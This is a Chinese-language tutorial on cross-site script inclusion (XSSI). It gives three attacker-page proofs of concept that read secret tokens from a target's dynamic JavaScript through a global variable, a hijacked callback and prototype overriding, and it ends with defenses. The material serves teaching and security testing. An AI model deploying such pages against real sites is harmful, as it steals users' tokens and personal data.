

XSSI漏洞全称为跨站脚本包含漏洞，攻击者通过使用 `<script>` 标签跨域包含特定文件/页面，可以窃取符合JavaScript格式的文件中的敏感信息。

原理

同源策略是Web应用程序安全模型中最基本也是最核心的策略。同源策略规定，仅当两个页面具有相同源时，第一个页面的脚本才能访问第二个页面的数据。此策略可防止一个页面上的恶意脚本通过该页面的Document Object Model访问另一网页上的敏感数据。

为了满足同源策略，浏览器对不同访问行为进行了限制。
同源策略限制了不同源之间的相互访问，限制规则一般如下：

- 通常允许跨域写操作（cross-origin writes）。例如链接、重定向、表单提交
- 通常允许跨域资源嵌入（cross-origin embedding）
- 通常不允许跨域读操作（cross-origin reads）

元素	行为
frame/iframe	默认允许跨域嵌入，但是不允许跨域读取（可以通过 <code>X-Frame-Options</code> 进行设置）
css	允许使用 <code>link</code> 标签或在css文件中的 <code>@import</code> 引入（一般要求正确的 <code>Content-Type</code> ）
@font-face	有的浏览器允许跨域字体，有的不允许
form	<code>action</code> 属性可以是跨域的URL，这意味着可以跨域提交表单
img	允许跨域嵌入图片，但是不允许跨域读取，如将跨域图片加载到 <code>canvas</code> 元素
video/audio	可以使用 <code>video</code> 和 <code>audio</code> 元素嵌入跨域多媒体资源
object/embed/applet	嵌入插件
script	可以嵌入跨域脚本

在XSSI漏洞中，主要利用的是 `<script>` 可以嵌入跨域脚本，通过引用脚本来间接获取数据。这里获取的目标数据，即敏感信息，大致分为几类：

- 认证凭据
- CSRF token
- 用户个人信息等

XSSI窃取动态JS文件的敏感信息

白盒测试

排查Web系统中动态生成的JS文件，分析是否包含敏感信息。

黑盒测试

对于动态JS文件的发现，可以使用[DetectDynamicJS](#)插件辅助。

漏洞利用技巧

1. 常规方法窃取敏感信息

对于敏感信息存储在全局变量、敏感信息被外部函数处理等直接或间接可以访问的情况，可以使用常规方法获取敏感信息。

例1：敏感信息存储在全局变量中
<http://vuln.com/dynamic.js>

```
var token='secret';
```

攻击者可以部署如下站点
<http://attacker.com/xssi.html>

```
<!DOCTYPE html>
<html>
<head>
  <title>xssi</title>
</head>
<body>
<script src="http://vuln.com/dynamic.js"></script>
<script >alert(token);</script>
</body>
</html>
```




image-20200611002320667

例2：敏感信息被外部函数处理

<http://vuln.com/dynamic1.js>

```
(function(){  
    var token='secret';  
    doSomething(token);  
})();
```

攻击者可以部署如下站点

<http://attacker.com/xssi1.html>

```
<!DOCTYPE html>  
<html>  
<head>  
    <title>xssi1</title>  
</head>  
<body>  
<script>function doSomething(data){alert(data);}</script>  
<script src="http://vuln.com/dynamic1.js"></script>  
</body>  
</html>
```




image-20200611004323610

2. 利用原型链窃取敏感信息

对于非常规情况，可以考虑操纵原型链来实现窃取敏感信息

例3：非常规情况

<http://vuln.com/dynamic2.js>

```
(function(){  
    var token='secret';  
    var data=token.trim();  
})();
```

攻击者可以部署如下站点

<http://attacker.com/xssi2.html>

```
<!DOCTYPE html>  
<html>  
<head>  
    <title>xssi2</title>  
</head>  
<body>  
<script>String.prototype.trim = function(){alert(this);}</script>  
<script src="http://vuln.com/dynamic2.js"></script>
```

```
</body>  
</html>
```




image-20200611005327350

XSSI窃取非JS文件的敏感信息

JSON劫持

现代浏览器防御方案

`X-Content-Type-Options` 响应头，
当响应头状态为 `nosniff` 时，

```
X-Content-Type-Options: nosniff
```

会阻止请求类型是“ script” 但是 MIME 类型不是 JavaScript MIME 类型。

参考：<https://portswigger.net/research/json-hijacking-for-the-modern-web>

防御方法

- 不在JS文件中嵌入敏感信息
- 使用POST请求+CORS